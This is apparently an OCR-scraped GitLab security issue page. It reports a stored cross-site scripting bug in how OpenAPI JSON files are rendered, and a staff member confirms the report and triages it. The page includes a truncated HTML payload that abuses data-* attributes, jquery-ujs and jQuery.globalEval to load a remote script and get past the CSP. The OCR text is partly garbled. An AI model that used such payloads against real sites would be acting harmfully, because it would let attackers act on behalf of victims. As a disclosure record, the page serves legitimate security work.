
1. class and style attributes allow attackers to arbitrarily present their disposition. My demo below uses class attribute to create a transparent 2. data-* attributes, under the help of jquery-ujs, allows attackers to create any requests to server when user clicking (not only GET, but also, PUT, 3. The current CSP is easily by passed by ¡Query.qlobalEval. In my demo below, you should see an alert after clicking anywhere In any project, create a file naming xss-openapi.json , then put the following content: "description" : "<a href=https://gitlab.com/yvvdwf/data/-/wikis/alert.md data-type=script style='cursor:default' data-r There are three impacts as in the Summary above. The most important impact is the stored-XSS allowing attackers to perform any action on behalf of users The stored-XSS allows attackers to perform any action on behalf of users at the client side. △ Drag your designs here or click to upload Tasks @ 0 No tasks are currently assigned. Use tasks to break down this issue into smaller parts. Link issues together to show that they're related or that one is blocking others. <u>Learn more.</u> Activity



🗎 Jeremy Matos changed due date to May 22, 2020 2 years ago Jeremy Matos @jeremymatos · 2 years ago

Jeremy Matos @jeremymatos · 2 years ago

@phikai @dsatcher Can you confirm this is under your group ?

I could reproduce it, this is a variant of Stored XSS: when user visits https://gitlab.com/thename nothing happens. But as soon as he clicks anywhere in the UI, the XSS payload gets triggered.

Kai Armstrong @phikai · 2 years ago
@jeremymatos This would be 'group source code'. Adding @m qill and @jramsay for visibility

